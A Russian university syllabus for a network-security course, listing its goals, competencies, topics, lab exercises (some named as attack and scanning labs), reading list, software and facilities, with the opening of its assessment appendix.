ФЕДЕРАЛЬНОЕ АГЕНТСТВО ЖЕЛЕЗНОДОРОЖНОГО ТРАНСПОРТА

Федеральное государственное бюджетное образовательное учреждение
высшего образования
«Иркутский государственный университет путей сообщения»
(ФГБОУ ВО ИрГУПС)

УТВЕРЖДЕНА
приказом и.о. ректора
от «07» июня 2021 г. № 79

Б1.О.31 Безопасность сетей ЭВМ

рабочая программа дисциплины

Специальность/направление подготовки – 10.05.03 Информационная безопасность автоматизированных систем
Специализация/профиль – Безопасность открытых информационных систем
Квалификация выпускника – Специалист по защите информации
Форма и срок обучения – очная форма 5 лет, 6 месяцев
Кафедра-разработчик программы – Информационные системы и защита информации

Общая трудоемкость в з.е. – 6
Часов по учебному плану (УП) – 216

Формы промежуточной аттестации
очная форма обучения:
экзамен 7 семестр, курсовая работа 7 семестр

Очная форма обучения **Распределение часов дисциплины по семестрам**

Семестр	7	**Итого**
Вид занятий	Часов по УП	**Часов по УП**
Аудиторная контактная работа по видам учебных занятий/ в т.ч. в форме ПП*	102	**102**
– лекции	34	**34**
– практические (семинарские)	34	**34**
– лабораторные	34	**34**
Самостоятельная работа	78	**78**
Экзамен	36	**36**
Итого	216	**216**

ИРКУТСК

Рабочая программа дисциплины разработана в соответствии с федеральным государственным образовательным стандартом высшего образования – специалитет по специальности 10.05.03 Информационная безопасность автоматизированных систем утвержденным Приказом Минобрнауки России от от 26.11.2020 № 1457.

Программу составил(и):
Старший преподаватель, П.Н. Наседкин

Рабочая программа рассмотрена и одобрена для использования в учебном процессе на заседании кафедры «Информационные системы и защита информации», протокол от «4» июня 2021 г. № 11-2

Зав. кафедрой, к.э.н., доцент Т.К. Кириллова

1 ЦЕЛИ И ЗАДАЧИ ДИСЦИПЛИНЫ	
1.1 Цели дисциплины	
1	формирование у обучающихся основных представлений о принципах и концепций безопасности компьютерных сетей, включая типы угроз и уязвимостей, с которыми сталкиваются сети;
2	формирование у обучающихся профессиональных знаний, навыков и умений необходимых для защиты компьютерных сетей и передаваемых по ним данных от несанкционированного доступа, использования, раскрытия, нарушения, модификации или уничтожения;
3	изучение различных механизмов и методов защиты, используемых для обеспечения безопасности компьютерных сетей, таких как шифрование, аутентификация, контроль доступа, брандмауэры и системы обнаружения вторжений;
4	развитие способности выявлять и анализировать риски безопасности и уязвимости компьютерных сетей, а также разрабатывать и внедрять эффективные меры безопасности для снижения этих рисков;
5	получение понимания юридических и этических вопросов, связанных с безопасностью компьютерных сетей, включая соблюдение нормативных актов;
6	развитие критического мышления и навыков решения проблем для оценки эффективности различных мер безопасности и разработки новых решений для возникающих угроз безопасности
1.2 Задачи дисциплины	
1	выявление и оценка потенциальных рисков безопасности компьютерной сети и ее активов;
2	выявление и оценка потенциальных уязвимостей инфраструктуры, систем и приложений компьютерной сети;
3	приобретение умений и навыков в проведении анализа потенциальных угроз для компьютерной сети, таких как вредоносные программы, вирусы и хакеры;
4	изучение этапов разработки и внедрения политик и процедур, определяющих подход организации к обеспечению безопасности сети;
5	изучение механизмов контроля доступа пользователей, устройств и приложений к сетевым ресурсам и информации;
6	приобретение практических навыков конфигурирования сетевого оборудования для обеспечения безопасности вычислительных сетей, в том числе обеспечение режима аутентификации и авторизации пользователей и устройств, которые пытаются получить доступ к сетевым ресурсам, и предоставление соответствующих уровней доступа на основе их ролей и разрешений;
7	изучение методов обеспечения безопасности сетевого взаимодействия путем шифрования данных при их передаче по сети;
8	приобретение практических навыков в обнаружении и предотвращении вторжений, включающих мониторинг сетевого трафика и активности системы на предмет признаков несанкционированного доступа и принятие превентивных мер для предотвращения атак;
9	изучение способов реагирования на инциденты путём разработки и внедрения процедур реагирования на инциденты безопасности, такие как утечка данных и сетевые атаки;
10	изучение этапов проведения аудита безопасности на предмет уязвимостей безопасности и соответствия отраслевым стандартам и нормам
1.3 Цель воспитания и задачи воспитательной работы в рамках дисциплины	
Профессионально-трудовое воспитание обучающихся	
Цель профессионально-трудового воспитания – формирование у обучающихся осознанной профессиональной ориентации, понимания общественного смысла труда и значимости его для себя лично, ответственного, сознательного и творческого отношения к будущей деятельности, профессиональной этики, способности предвидеть изменения, которые могут возникнуть в профессиональной деятельности, и умению работать в изменённых, вновь созданных условиях труда. Цель достигается по мере решения в единстве следующих задач: – формирование сознательного отношения к выбранной профессии; – воспитание чести, гордости, любви к профессии, сознательного отношения к профессиональному долгу, понимаемому как личная ответственность и обязанность; – формирование психологии профессионала; – формирование профессиональной культуры, этики профессионального общения; – формирование социальной компетентности и другие задачи, связанные с имиджем профессии и авторитетом транспортной отрасли	

2 МЕСТО ДИСЦИПЛИНЫ В СТРУКТУРЕ ОПОП	
Блок/часть ОПОП	Блок 1. Дисциплины / Обязательная часть
2.1 Дисциплины и практики, на которых основывается изучение данной дисциплины	
1	Б1.О.36 Сети и системы передачи информации
2	Б1.О.37 Защита информации от утечки по техническим каналам
3	Б1.О.47 Информационные технологии
4	Б1.О.51 Кибербезопасность
2.2 Дисциплины и практики, для которых изучение данной дисциплины необходимо как предшествующее	

1	Б1.О.39 Программно-аппаратные средства защиты информации
2	Б1.О.45 Виртуальные частные сети
3	Б1.О.62 Моделирование процессов и систем защиты информации
4	Б3.01(Д) Подготовка к процедуре защиты выпускной квалификационной работы
5	Б3.02(Д) Защита выпускной квалификационной работы

3 ПЛАНИРУЕМЫЕ РЕЗУЛЬТАТЫОБУЧЕНИЯ ПО ДИСЦИПЛИНЕ, СООТНЕСЕННЫЕ С ТРЕБОВАНИЯМИ К РЕЗУЛЬТАТАМ ОСВОЕНИЯ ОБРАЗОВАТЕЛЬНОЙ ПРОГРАММЫ

Код и наименование компетенции	Код и наименование индикатора достижения компетенции	Планируемые результаты обучения
ОПК-9 Способен решать задачи профессиональной деятельности с учетом текущего состояния и тенденций развития информационных технологий, средств технической защиты информации, сетей и систем передачи информации	ОПК-9.1 Проводит анализ профессиональной деятельности для решения задач защиты информации, сетей и систем передачи данных	Знать: политику, процедуры и стандарты информационной безопасности; передовые методы обеспечения безопасности сетей, серверов, приложений и хранилищ данных; общие угрозы безопасности и векторы атак, а также способы их предотвращения или смягчения; нормативные требования, методологии и инструменты оценки рисков
		Уметь: проводить оценки и аудиты безопасности для выявления уязвимостей и рисков; разрабатывать и внедрять средства контроля безопасности и контрмеры; отслеживать и анализировать журналы и события безопасности для обнаружения и реагирования на инциденты безопасности; разрабатывать и внедрять безопасные сетевые архитектуры и конфигурации; проводить обучение и информирование конечных пользователей и заинтересованных сторон по вопросам безопасности
		Владеть: аналитическими навыками и навыками решения проблем; коммуникативными и межличностными навыками; инструментами и технологиями безопасности, такими как брандмауэры, системы обнаружения и предотвращения вторжений, сканерами уязвимостей и т.д
	ОПК-9.3 Знает текущее состояние и тенденции развития сетей и систем передачи информации	Знать: текущее состояние и тенденции развития сетей и систем передачи информации
		Уметь: применять различные методы анализа для решения задач защиты информации, сетей и систем передачи данных
		Владеть: различными способами и методами сбора, поиска современной информации по сетям и системам передачи информации

4 СТРУКТУРА И СОДЕРЖАНИЕ ДИСЦИПЛИНЫ

Код	Наименование разделов, тем и видов работ	Очная форма					*Код индикатора достижения компетенции
		Семестр	Часы				
			Лек	Пр	Лаб	СР	
1.0	**Раздел 1. Построение простой сети. Локально-вычислительная сеть (ЛВС) Ethernet.**						
1.1	Тема 1. Основные понятия информационной безопасности и информационных сетей. Основы построения современных локальных сетей	7	2	2		4	ОПК-9.1 ОПК-9.3
1.2	Лабораторная работа № 1. Изменение MAC-адреса в ОС Windows	7			1		ОПК-9.1 ОПК-9.3
1.3	Тема 2. Сетевые операционные системы. Обеспечение безопасности сетей на базе сетевых операционных систем	7	2	2		4	ОПК-9.1 ОПК-9.3
1.4	Тема 3. Технологии обеспечения безопасности в локальных сетях	7	3	3		4	ОПК-9.1 ОПК-9.3
1.5	Лабораторная работа № 2. Исследование кадра Ethernet протокола Ethernet с помощью программы Wireshark: – изучение трафика атаки с помощью программы анализатора пакетов; – настройка интерфейсов виртуальных машин используя правила деления сетей на подсети	7			2		ОПК-9.1 ОПК-9.3

4 СТРУКТУРА И СОДЕРЖАНИЕ ДИСЦИПЛИНЫ							
Код	**Наименование разделов, тем и видов работ**	**Очная форма**					***Код индикатора достижения компетенции**
		Семестр	**Часы**				
			Лек	**Пр**	**Лаб**	**СР**	
1.6	Тема 4. Перспективные направления развития и проблемы информационных сетей	7	2	2		3	ОПК-9.1 ОПК-9.3
1.7	Лабораторная работа № 3: Изучение утилит tcp/ip в ос windows; – dos как нагрузочное тестирование	7			3		ОПК-9.1 ОПК-9.3
1.8	Лабораторная работа № 4. Знакомство со средой моделирования «cisco packet tracer»: –знакомство с работой в ПО Cisco Packet Tracer; –протоколы ARP и ICMP (программы ping и tracert)	7			3		ОПК-9.1 ОПК-9.3
1.9	Лабораторная работа № 5. Настройка исходных параметров безопасности коммутатора: –port security	7			1		ОПК-9.1 ОПК-9.3
2.0	**Раздел 2. Безопасность беспроводных сетей передачи данных.**						
2.1	Тема 5. Этапы внедрения беспроводной сети. Протоколы безопасности сетей WLAN	7	4	4		4	ОПК-9.1 ОПК-9.3
2.2	Лабораторная работа № 6. Построение беспроводных информационных систем	7			4		ОПК-9.1 ОПК-9.3
3.0	**Раздел 3. Соединение локальных сетей.**						
3.1	Тема 6. Средства реализации межсетевого взаимодействия	7	3	3		4	ОПК-9.1 ОПК-9.3
3.2	Лабораторная работа № 7. Настройка исходных параметров безопасности маршрутизатора	7			3		ОПК-9.1 ОПК-9.3
3.3	Тема 7. Обеспечение безопасности межсетевого взаимодействия	7	3	3		4	ОПК-9.1 ОПК-9.3
3.4	Лабораторная работа № 8. Packet Tracer: подключение маршрутизатора к локальной сети	7			3		ОПК-9.1 ОПК-9.3
4.0	**Раздел 4. Организация и настройка VLAN.**						
4.1	Тема 8. Назначение виртуальных сетей. Создание виртуальных сетей на базе одного коммутатора	7	4	4		4	ОПК-9.1 ОПК-9.3
4.2	Лабораторная работа № 9. Организация и настройка VLAN: – создание и настройка VLAN на коммутаторах; – доступ к оборудованию Cisco по протоколу SSH; – атака методом перебора пароля на службу SSH	7			6		ОПК-9.1 ОПК-9.3
4.3	Тема 9. Создание виртуальных сетей на базе нескольких коммутаторов	7	2	2		4	ОПК-9.1 ОПК-9.3
5.0	**Раздел 5. Средства анализа защищенности вычислительных сетей.**						
5.1	Тема 10. Обзор средств анализа защищенности вычислительных сетей. Методики применения средств анализа защищенности сетей	7	2	2		4	ОПК-9.1 ОПК-9.3
5.2	Лабораторная работа № 10. Средства анализа защищенности вычислительных сетей на примере изучения возможностей сканера защищенности Nessus; – атака на сервер баз данных; – атака на сервер приложения tomcat под управлением ОС Windows	7			4		ОПК-9.1 ОПК-9.3
5.3	Тема 11. Правовые основы защиты информации в компьютерных сетях. Защищенный документооборот	7	3	3			ОПК-9.1 ОПК-9.3
6.0	**Раздел 6. Аудит безопасности сетей ЭВМ.**						
6.1	Тема 12. Виды аудита безопасности сетей ЭВМ. Организационно-распорядительные документы по обеспечению безопасности сетей ЭВМ	7	4	4		3	ОПК-9.1 ОПК-9.3
6.2	Лабораторная работа №11: Разработка плана проведения аудита сети ЭВМ	7			4		ОПК-9.1 ОПК-9.3
	Форма промежуточной аттестации – экзамен	7	36				ОПК-9.1 ОПК-9.3
	Курсовая работа	7				36	ОПК-9.1 ОПК-9.3
	Итого часов (без учёта часов на промежуточную аттестацию)		34	34	34	78	

5 ФОНД ОЦЕНОЧНЫХ СРЕДСТВ ДЛЯ ПРОВЕДЕНИЯ ТЕКУЩЕГО КОНТРОЛЯ УСПЕВАЕМОСТИ И ПРОМЕЖУТОЧНОЙ АТТЕСТАЦИИ ОБУЧАЮЩИХСЯ ПО ДИСЦИПЛИНЕ

Фонд оценочных средств для проведения текущего контроля успеваемости и промежуточной аттестации по дисциплине оформлен в виде приложения № 1 к рабочей программе дисциплины и размещен в электронной информационно-образовательной среде Университета, доступной обучающемуся через его личный кабинет

6 УЧЕБНО-МЕТОДИЧЕСКОЕ И ИНФОРМАЦИОННОЕ ОБЕСПЕЧЕНИЕ ДИСЦИПЛИНЫ

6.1 Учебная литература

6.1.1 Основная литература

	Библиографическое описание	Кол-во экз. в библиотеке/ онлайн
6.1.1.1	Воробьев, С. П. Компьютерные сети и сетевая безопасность : учебное пособие / С. П. Воробьев, С. Н. Широбокова, Р. К. Литвяк. Новочеркасск : ЮРГПУ (НПИ), 2022. - 216с. - Текст: электронный. - URL: https://e.lanbook.com/book/292247 (дата обращения: 19.04.2023)	Онлайн
6.1.1.2	Киренберг, А. Г. Системное администрирование и информационная безопасность сетей ЭВМ : учебное пособие / А. Г. Киренберг. Кемерово : КузГТУ имени Т.Ф. Горбачева, 2022. - 120с. - Текст: электронный. - URL: https://e.lanbook.com/book/257564 (дата обращения: 19.04.2023)	Онлайн
6.1.1.3	Ковцур, М. М. Безопасность беспроводных локальных сетей : учебно-методическое пособие по выполнению курсовой работы / М. М. Ковцур, Д. В. Юркин, Е. Ю. Герлинг. Санкт-Петербург : СПбГУТ им. М.А. Бонч-Бруевича, 2021. - 40с. - Текст: электронный. - URL: https://e.lanbook.com/book/279476 (дата обращения: 19.04.2023)	Онлайн

6.1.2 Дополнительная литература

	Библиографическое описание	Кол-во экз. в библиотеке/ онлайн
6.1.2.1	Нейман, В. И. Системы и сети передачи данных на железнодорожном транспорте : учебник / В. И. Нейман ; ред. : Е. Б. Дудин. М. : Маршрут, 2005. - 468с.	21
6.1.2.2	Олифер, В. Г. Основы сетей передачи данных : курс лекций : учеб. пособие для вузов - 2-е изд., испр. / В. Г. Олифер, Н. А. Олифер. М. : ИНТУИТ.РУ, 2005. - 172с.	12

6.1.3 Учебно-методические разработки (в т. ч. для самостоятельной работы обучающихся)

	Библиографическое описание	Кол-во экз. в библиотеке/ онлайн
6.1.3.1	Наседкин П.Н. Методические указания по изучению дисциплины Б1.О.31 Безопасность сетей ЭВМ по специальности 10.05.03 Информационная безопасность автоматизированных систем, специализация «Безопасность открытых информационных систем» / П.Н. Наседкин ; ИрГУПС. – Иркутск : ИрГУПС, 2023. – 17 с. - Текст: электронный. - URL: https://www.irgups.ru/eis/for_site/umkd_files/mu_1328_1529_2021_1_signed.pdf	Онлайн

6.2 Ресурсы информационно-телекоммуникационной сети «Интернет»

6.2.1	Электронно-библиотечная система «Издательство Лань», https://e.lanbook.com/
6.2.2	Электронно-библиотечная система «Образовательная платформа ЮРАЙТ», https://urait.ru/
6.2.3	Электронно-библиотечная система «Университетская библиотека онлайн», https://biblioclub.ru/
6.2.4	Научная электронная библиотека eLIBRARY.RU — https://elibrary.ru/

6.3 Программное обеспечение и информационные справочные системы

6.3.1 Базовое программное обеспечение

6.3.1.1	Microsoft Windows Professional 10, государственный контракт от 20.07.2021 № 0334100010021000013-01
6.3.1.2	Microsoft Office Russian 2010, государственный контракт от 20.07.2021 № 0334100010021000013-01
6.3.1.3	FoxitReader, свободно распространяемое программное обеспечение http://free-software.com.ua/pdf-viewer/foxit-reader/
6.3.1.4	Adobe Acrobat Reader DC свободно распространяемое программное обеспечение https://get.adobe.com/ru/reader/enterprise/

6.3.1.5	Яндекс. Браузер. Прикладное программное обеспечение общего назначения, Офисные приложения, лицензия – свободно распространяемое программное обеспечение по лицензии BSD License
6.3.2 Специализированное программное обеспечение	
6.3.2.1	MathCAD_student 15.0 Academic_License, Customer Number 434692, контракт от 03.12.2012 № 0334100010012000148-0000756-01
6.3.2.2	Python 3.9, свободно распространяемое программное обеспечение https://docs.python.org/3/license.html
6.3.2.3	Dev-C , свободная интегрированная среда разработки приложений для языков программирования C/C , https://code-live.ru/post/dev-cpp-free-cpp-ide-for-windows/
6.3.2.4	MatLab Classroom, R2015a, R2015b, контракт от 09.07.2014 № 0334100010014000028-0000756-01.
6.3.2.5	MatLab Classroom, R2010a, R2010b, лицензия от 16.03.2011 № 689810, ГК № 0334100010011000032-00000756-01.
6.3.2.8	Dev-C++, свободная интегрированная среда разработки приложений для языков программирования C/C++, https://code-live.ru/post/dev-cpp-free-cpp-ide-for-windows/
6.3.2.10	MatLab Classroom, R2010a, R2010b, лицензия от 16.03.2011 № 689810, ГК № 0334100010011000032-00000756-01. Packet Tracer УЧ. ПРОЦ. Универсальная общественная лицензия GNU, http://www.packettracernetwork.com/
6.3.2.11	PuTTY свободно распространяемый клиент для различных протоколов удалённого доступа УЧ. ПРОЦ. http://www.putty.org/
6.3.3 Информационные справочные системы	
6.3.3.1	Образовательный портал ИрГУПС: http://sdo.irgups.ru
6.3.3.2	Профессиональные справочные системы «Кодекс»: https://kodeks.ru/
6.3.3.3	Национальный Открытый Университет «ИНТУИТ»: https://intuit.ru/
6.3.3.4	Stepik — образовательная платформа: https://stepik.org/catalog
6.4 Правовые и нормативные документы	
6.4.1	КонсультантПлюс: https://www.consultant.ru/
6.4.2	Законодательство с комментариями: https://www.garant.ru/
6.4.3	Электронный путеводитель Центра правовой информации Российской национальной библиотеки: https://nlr.ru/lawcenter/ires/

7 ОПИСАНИЕ МАТЕРИАЛЬНО-ТЕХНИЧЕСКОЙ БАЗЫ, НЕОБХОДИМОЙ ДЛЯ ОСУЩЕСТВЛЕНИЯ УЧЕБНОГО ПРОЦЕССА ПО ДИСЦИПЛИНЕ

1	Корпуса А, Б, В, Г, Д, Е ИрГУПС находятся по адресу г. Иркутск, ул. Чернышевского, д. 15; корпус Л ИрГУПС находится – по адресу г. Иркутск, ул. Лермонтова, д.80
2	Учебная аудитория Д-417 для проведения лекционных и практических занятий, лабораторных работ, групповых и индивидуальных консультаций, курсового проектирования (выполнения курсовых работ), текущего контроля и промежуточной аттестации. Основное оборудование: специализированная мебель, мультимедиапроектор, экран, (ноутбук переносной)
3	Учебная аудитория Д-518 для проведения лекционных и практических занятий, лабораторных работ, групповых и индивидуальных консультаций, курсового проектирования (выполнения курсовых работ), текущего контроля и промежуточной аттестации. Основное оборудование: специализированная мебель, мультимедиапроектор, экран, (ноутбук переносной)
4	Учебная аудитория Д-521 для проведения лекционных и практических занятий, лабораторных работ, групповых и индивидуальных консультаций, курсового проектирования (выполнения курсовых работ), текущего контроля и промежуточной аттестации. Основное оборудование: специализированная мебель, мультимедиапроектор, экран, (ноутбук переносной)
5	Компьютерный класс А-509 для проведения практических занятий, лабораторных работ, групповых и индивидуальных консультаций, курсового проектирования (выполнения курсовых работ), текущего контроля и промежуточной аттестации. Основное оборудование: специализированная мебель, мультимедиапроектор (переносной), экран (переносной), компьютеры с подключением к сети Интернет, обеспечивающие доступ в электронную информационно-образовательную среду ИрГУПС, учебно-наглядные пособия (презентации).
6	Лаборатория Д-508 «Информационные системы и сетевые технологии». «Сети и системы передачи информации» для проведения лекционных и практических занятий, лабораторных работ, групповых и индивидуальных консультаций, курсового проектирования (выполнения курсовых работ), текущего контроля и промежуточной аттестации. Основное оборудование: специализированная мебель, мультимедиапроектор (переносной), экран(переносной), компьютер коммутационная стойка – 1 шт. Сервер – 1 шт. cisco 2600 – 2 шт. switch catalyst 2900 – 2 шт. модем ZyXEL – 2 шт. Router cisco 1600 – 1 шт. Hub token ring – 1 шт. Тел. адаптер D-link DVG-7111S – 1 шт. Управляемый коммутатор 2 уровня D-link DES-1210-10/ME – 1 шт. Управляемый коммутатор 3 уровня D-link DGS-1500-28 -1 шт. Межсетевой экран D-link DFL-260E – 1 шт. Маршрутизатор D-Link DIR-100 - 1 шт. Беспроводная точка доступа D-Link DWL-3200AP – 1 шт. Голосовой шлюз D-Link DVG-7022S

	Gateway+Router с поддержкой SIP – 1 шт. IP-камера D-Link DCS-2130 – 1шт. Коммутатор D-link DES-1100-16 – 2 шт. Коммутатор D-link DES-3028 – 1 шт.
7	Помещения для самостоятельной работы обучающихся оснащены компьютерной техникой, подключенной к информационно-телекоммуникационной сети «Интернет», и обеспечены доступом в электронную информационно-образовательную среду ИрГУПС. Помещения для самостоятельной работы обучающихся: – читальные залы; – учебные залы вычислительной техники А-401, А-509, А-513, А-516, Д-501, Д-503, Д-505, Д-507; – помещения для хранения и профилактического обслуживания учебного оборудования – А-521

8 МЕТОДИЧЕСКИЕ УКАЗАНИЯ ДЛЯ ОБУЧАЮЩИХСЯ ПО ОСВОЕНИЮ ДИСЦИПЛИНЫ

Вид учебной деятельности	Организация учебной деятельности обучающегося
Лекция	Лекция (от латинского «lection» – чтение) – вид аудиторных учебных занятий. Лекция: закладывает основы научных знаний в систематизированной, последовательной, обобщенной форме; раскрывает состояние и перспективы развития соответствующей области науки и техники; концентрирует внимание обучающихся на наиболее сложных, узловых вопросах; стимулирует познавательную активность обучающихся. Во время лекционных занятий обучающийся должен уметь сконцентрировать внимание на изучаемых проблемах и включить в работу все виды памяти: словесную, образную и моторно-двигательную. Для этого весь материал, излагаемый преподавателем, обучающемуся необходимо конспектировать. На полях конспекта следует помечать вопросы, выделенные обучающимся для консультации с преподавателем. Выводы, полученные в виде формул, рекомендуется в конспекте подчеркивать или обводить рамкой, чтобы лучше запоминались. Полезно составить краткий справочник, содержащий определения важнейших понятий лекции. К каждому занятию следует разобрать материал предыдущей лекции. Изучая материал по учебнику или конспекту лекций, следует переходить к следующему вопросу только в том случае, когда хорошо усвоен предыдущий вопрос. Ряд вопросов дисциплины может быть вынесен на самостоятельное изучение. Такое задание требует оперативного выполнения. В конспекте лекций необходимо оставить место для освещения упомянутых вопросов. Обозначить вопросы, термины, материал, который вызывает трудности, пометить и попытаться найти ответ в рекомендуемой литературе. Если самостоятельно не удается разобраться в материале, то необходимо сформулировать вопрос и задать преподавателю на консультации, на практическом занятии
Практическое занятие	Практическое занятие – вид аудиторных учебных занятий, целенаправленная форма организации учебного процесса, при реализации которой обучающиеся по заданию и под руководством преподавателя выполняют практические задания. Практические задания направлены на углубление научно-теоретических знаний и овладение определенными методами работы, в процессе которых вырабатываются умения и навыки выполнения тех или иных учебных действий в данной сфере науки. Практические занятия развивают научное мышление и речь, позволяют проверить знания обучающихся, выступают как средства оперативной обратной связи; цель практических занятий – углублять, расширять, детализировать знания, полученные на лекции, в обобщенной форме и содействовать выработке навыков профессиональной деятельности. На практических занятиях подробно рассматриваются основные вопросы дисциплины, разбираются основные типы задач. К каждому практическому занятию следует заранее самостоятельно выполнить домашнее задание и выучить лекционный материал к следующей теме. Систематическое выполнение домашних заданий обязательно и является важным фактором, способствующим успешному усвоению дисциплины
Лабораторная работа	Основной целью лабораторных работ является теоретическое обоснование, наглядное и/или экспериментальное подтверждение и/или проверка существенных теоретических положений (законов, закономерностей) анализ существующих методик и методов их реализации и т.д. Они занимают преимущественное место при изучении дисциплин обязательной части и части, формируемой участниками образовательных отношений Блока 1. Исходя из цели, содержанием лабораторных работ могут быть: - экспериментальная проверка формул, методик расчета; - проведение натурных измерений свойств, рабочих параметров, режимов работы при помощи лабораторного оборудования и/или стендов и макетов; - ознакомление, анализ и теоретические выкладки по устройству, принципу действия и способам обслуживания аппаратов, деталей машин, механизмов, процессов, протекающих в них при этом и т.д.;

	- наглядная графическая интерпретация чертежей, схем, объемных поверхностей и т.д., воспроизводимых с помощью специализированного программного обеспечения; - имитационное моделирование процессов, протекающих в сложных химических, физических, механических, электрических и пр. объектах; - наглядное представление о работе персонала конкретной организации или подразделения ОАО «РЖД» посредством моделирования штатных и внештатных ситуаций в виртуальных специализированных АРМ (автоматизированных рабочих мест); - установление и подтверждение закономерностей (путем сравнения проведенного эксперимента и рассчитанных значений) и т.д.; - ознакомление с методиками проведения экспериментов, наглядным устройством стенд-макетов и пр.; - установление свойств веществ, их качественных и количественных характеристик; - анализ различных характеристик процессов, в том числе производственных и иных процессов; - расчет параметров различных явлений и процессов, смоделировать которые не возможно в реальных условиях (например, чрезвычайные ситуации и пр.); - наблюдение развития явлений, процессов и др. Допускается иное содержание лабораторных работ, если это будет способствовать реализации целей и задач дисциплины и формированию соответствующих компетенций. По характеру выполняемых лабораторных работ возможны: - ознакомительные работы, используемые для закрепления изученного теоретического материалы; - аналитические работы, используемые для получения новой информации на основе формализованных методов; - творческие работы, ориентированные на самостоятельный выбор подходов решения задач. Прежде, чем приступить к лабораторным занятиям, обучающимся необходимо повторить теоретический материал по теме работы. Каждая лабораторная работа оснащена методическими указаниями, разработанными преподавателями, ведущими дисциплину
Самостоятельная работа	Обучение по дисциплине «Безопасность сетей ЭВМ» предусматривает активную самостоятельную работу обучающегося. В разделе 4 рабочей программы, который называется «Структура и содержание дисциплины», все часы самостоятельной работы расписаны по темам и вопросам, а также указана необходимая учебная литература: обучающийся изучает учебный материал, разбирает примеры и решает разноуровневые задачи в рамках выполнения как общих домашних заданий, так и индивидуальных домашних заданий (ИДЗ) и других видов работ, предусмотренных рабочей программой дисциплины. При выполнении домашних заданий обучающемуся следует обратиться к задачам, решенным на предыдущих практических занятиях, решенным домашним работам, а также к примерам, приводимым лектором. Если этого будет недостаточно для выполнения всей работы можно дополнительно воспользоваться учебными пособиями, приведенными в разделе 6.1 «Учебная литература». Если, несмотря на изученный материал, задание выполнить не удается, то в обязательном порядке необходимо посетить консультацию преподавателя, ведущего практические занятия, и/или консультацию лектора. Домашние задания, индивидуальные домашние задания и другие работы, предусмотренные рабочей программой дисциплины должны быть выполнены обучающимся в установленные преподавателем сроки в соответствии с требованиями к оформлению текстовой и графической документации, сформулированным в Положении «Требования к оформлению текстовой и графической документации. Нормоконтроль»
Комплекс учебно-методических материалов по всем видам учебной деятельности, предусмотренным рабочей программой дисциплины (модуля), размещен в электронной информационно-образовательной среде ИрГУПС, доступной обучающемуся через его личный кабинет	

Приложение № 1 к рабочей программе

ФОНД ОЦЕНОЧНЫХ СРЕДСТВ

для проведения текущего контроля успеваемости и промежуточной аттестации

1. Общие положения

Фонд оценочных средств (ФОС) является составной частью нормативно-методического обеспечения системы оценки качества освоения обучающимися образовательной программы.

Фонд оценочных средств предназначен для использования обучающимися, преподавателями, администрацией ИрГУПС, а также сторонними образовательными организациями для оценивания качества освоения образовательной программы и уровня сформированности компетенций у обучающихся.

Задачами ФОС являются:

– оценка достижений обучающихся в процессе изучения дисциплины;

– обеспечение соответствия результатов обучения задачам будущей профессиональной деятельности через совершенствование традиционных и внедрение инновационных методов обучения в образовательный процесс;

– самоподготовка и самоконтроль обучающихся в процессе обучения.

Фонд оценочных средств сформирован на основе ключевых принципов оценивания: валидность, надежность, объективность, эффективность.

Для оценки уровня сформированности компетенций используется трехуровневая система:

– минимальный уровень освоения, обязательный для всех обучающихся по завершению освоения образовательной программы; дает общее представление о виде деятельности, основных закономерностях функционирования объектов профессиональной деятельности, методов и алгоритмов решения практических задач;

– базовый уровень освоения, превышение минимальных характеристик сформированности компетенций; позволяет решать типовые задачи, принимать профессиональные и управленческие решения по известным алгоритмам, правилам и методикам;

– высокий уровень освоения, максимально возможная выраженность характеристик компетенций; предполагает готовность решать практические задачи повышенной сложности, нетиповые задачи, принимать профессиональные и управленческие решения в условиях неполной определенности, при недостаточном документальном, нормативном и методическом обеспечении.

2. Перечень компетенций, в формировании которых участвует дисциплина. Программа контрольно-оценочных мероприятий. Показатели оценивания компетенций, критерии оценки

Дисциплина «Безопасность сетей ЭВМ» участвует в формировании компетенций:

ОПК-9. Способен решать задачи профессиональной деятельности с учетом текущего состояния и тенденций развития информационных технологий, средств технической защиты информации, сетей и систем передачи информации

Программа контрольно-оценочных мероприятий очная форма обучения

№	Наименование контрольно-оценочного мероприятия	Объект контроля	Код индикатора достижения компетенции	Наименование оценочного средства (форма проведения*)
7 семестр				
1.0	**Раздел 1. Построение простой сети. Локально-вычислительная сеть (ЛВС) Ethernet**			
1.1	Текущий контроль	Тема 1. Основные понятия информационной безопасности и информационных сетей. Основы построения современных локальных сетей	ОПК-9.1 ОПК-9.3	Собеседование (устно)
1.2	Текущий контроль	Лабораторная работа № 1. Изменение MAC-адреса в ОС Windows	ОПК-9.1 ОПК-9.3	Лабораторная работа (письменно/устно)
1.3	Текущий контроль	Тема 2. Сетевые операционные системы. Обеспечение безопасности сетей на базе сетевых операционных систем	ОПК-9.1 ОПК-9.3	Собеседование (устно)
1.4	Текущий контроль	Тема 3. Технологии обеспечения безопасности в локальных сетях	ОПК-9.1 ОПК-9.3	Собеседование (устно)
1.5	Текущий контроль	Лабораторная работа № 2. Исследование кадра Ethernet протокола Ethernet с помощью программы Wireshark: – изучение трафика атаки с помощью программы анализатора пакетов; – настройка интерфейсов виртуальных машин используя правила деления сетей на подсети	ОПК-9.1 ОПК-9.3	Лабораторная работа (письменно/устно)
1.6	Текущий контроль	Тема 4. Перспективные направления развития и проблемы информационных сетей	ОПК-9.1 ОПК-9.3	Собеседование (устно)
1.7	Текущий контроль	Лабораторная работа № 3: Изучение утилит tcp/ip в ос windows; – dos как нагрузочное тестирование	ОПК-9.1 ОПК-9.3	Лабораторная работа (письменно/устно)

1.8	Текущий контроль	Лабораторная работа № 4. Знакомство со средой моделирования «cisco packet tracer»: –знакомство с работой в ПО Cisco Packet Tracer; –протоколы ARP и ICMP (программы ping и tracert)	ОПК-9.1 ОПК-9.3	Лабораторная работа (письменно/устно)
1.9	Текущий контроль	Лабораторная работа № 5. Настройка исходных параметров безопасности коммутатора: –port security	ОПК-9.1 ОПК-9.3	Лабораторная работа (письменно/устно)
2.0	**Раздел 2. Безопасность беспроводных сетей передачи данных**			
2.1	Текущий контроль	Тема 5. Этапы внедрения беспроводной сети. Протоколы безопасности сетей WLAN	ОПК-9.1 ОПК-9.3	Собеседование (устно)
2.2	Текущий контроль	Лабораторная работа № 6. Построение беспроводных информационных систем	ОПК-9.1 ОПК-9.3	Лабораторная работа (письменно/устно)
3.0	**Раздел 3. Соединение локальных сетей**			
3.1	Текущий контроль	Тема 6. Средства реализации межсетевого взаимодействия	ОПК-9.1 ОПК-9.3	Собеседование (устно)
